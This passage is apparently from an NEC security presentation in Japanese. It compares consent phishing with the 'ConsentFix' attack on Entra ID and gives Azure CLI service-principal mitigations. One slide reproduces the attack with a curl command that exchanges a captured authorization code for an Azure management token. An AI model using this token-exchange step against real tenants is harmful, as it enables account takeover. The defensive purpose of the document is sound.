


【参考】 ConsentFix-同意フィッシングとの比較

同意フィッシングの流れ




ConsentFixの流れ



【参考】ConsentFix-画面イメージ


Push Security社が確認したConsentFixの画面イメージ



出典：<https://pushsecurity.com/blog/consentfix/>

【参考】ConsentFix-手順再現

- 公開情報から読み取ることができるConsentFixの手順をAzure CLIのアプリケーションIDを指定し再現
- リダイレクトURLにlocalhostを指定した場合でも異なるIPアドレスから認可コードとアクセストークン発行が可能



```
Windows PowerShell
PS C:\> curl.exe -X POST https://login.microsoftonline.com/[redacted]/oauth2/v2.0/token -H "Content-Type: application/x-www-form-urlencoded" -d "client_id=04b07795-8ddb-461a-bbee-02f9e1bf7b46" -d "scope=https://management.core.windows.net/.default+openid+profile+offline_access" -d "code=[redacted]" -d "redirect_uri=http://localhost:1717/" -d "grant_type=authorization_code"
{"token_type":"Bearer","scope":"https://management.core.windows.net/user_impersonation https://management.core.windows.net/.default","expires_in":4160,"ext_expires_in":4160,"access_token":"[redacted]"}
```

【参考】 ConsentFix-対策(1/4)

- ConsentFixは事前同意済みアプリケーションを悪用する、同意フィッシングの対策は有効でない
- ConsentFixに悪用され得るアプリケーションについて下記参照
 - Entra ID First Party Apps & Scope Browser 参考: <https://entrascope.com/>
- 事前同意済みのアプリケーションのサービスプリンシパルを作成し、ユーザ割り当てを必須にする
 - 例: Azure CLI

参考: <https://www.glueckkanja.com/en/posts/2025-12-31-vulnerability-consentfix>

```
PS C:\> Connect-MgGraph -Scopes "Application.ReadWrite.All", "AppRoleAssignment.ReadWrite.All"
Welcome to Microsoft Graph!

Connected via delegated access using [REDACTED]
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.
NOTE: Sign in by Web Account Manager (WAM) is enabled by default on Windows systems and cannot be disabled when using the default ClientId.
To disable WAM run Set-MgGraphOption -DisableLoginByWAM $true and then use a custom ClientId.

PS C:\> New-MgServicePrincipal -AppId "04b07795-8ddb-461a-bbee-02f9e1bf7b46"

DisplayName      Id                      AppId              SignInAudience
-----
Microsoft Azure CLI [REDACTED] 04b07795-8ddb-461a-bbee-02f9e1bf7b46 AzureADandPersonalMicr...

PS C:\>
PS C:\> Update-MgServicePrincipal -ServicePrincipalId [REDACTED] -AppRoleAssignmentRequired:$true
PS C:\>
```

【参考】ConsentFix-対策(2/4)

前項の対策により、Azure CLIに紐づく認可コードが発行できなくなったことを確認



【参考】ConsentFix-対策(3/4)

Azure CLIの利用が必要なユーザをサービスプリンシパルに割り当てる

```
PS C:\> New-MgServicePrincipalAppRoleAssignedTo -ServicePrincipalId [redacted] -PrincipalId [redacted]
[redacted] -ResourceId [redacted] -AppRoleId "00000000-0000-0000-0000-000000000000"
```

DeletedDateTime	Id	AppRoleId	CreatedDateTime	PrincipalDisplayName
-----	-----	-----	-----	-----
	[redacted]	00000000-0000-0000-0000-000000000000	2026/06/15 12:42:38	testuser01

```
PS C:\>
```

【参考】ConsentFix-対策(4/4)

Azure CLIの利用が必要なユーザに認可コードが発行され、Azure CLIを利用可能であることを確認



9.まとめ

まとめ

同意フィッシングは
多要素認証を突破する
強力な攻撃

低権限のアクセス許可でも
攻撃者の情報収集に悪用され、
更なる攻撃に繋がる可能性あり



攻撃に対する脅威を認識いただき、
少しでもセキュリティ対策の強化に繋がれば幸いです

NEC

\Orchestrating a brighter world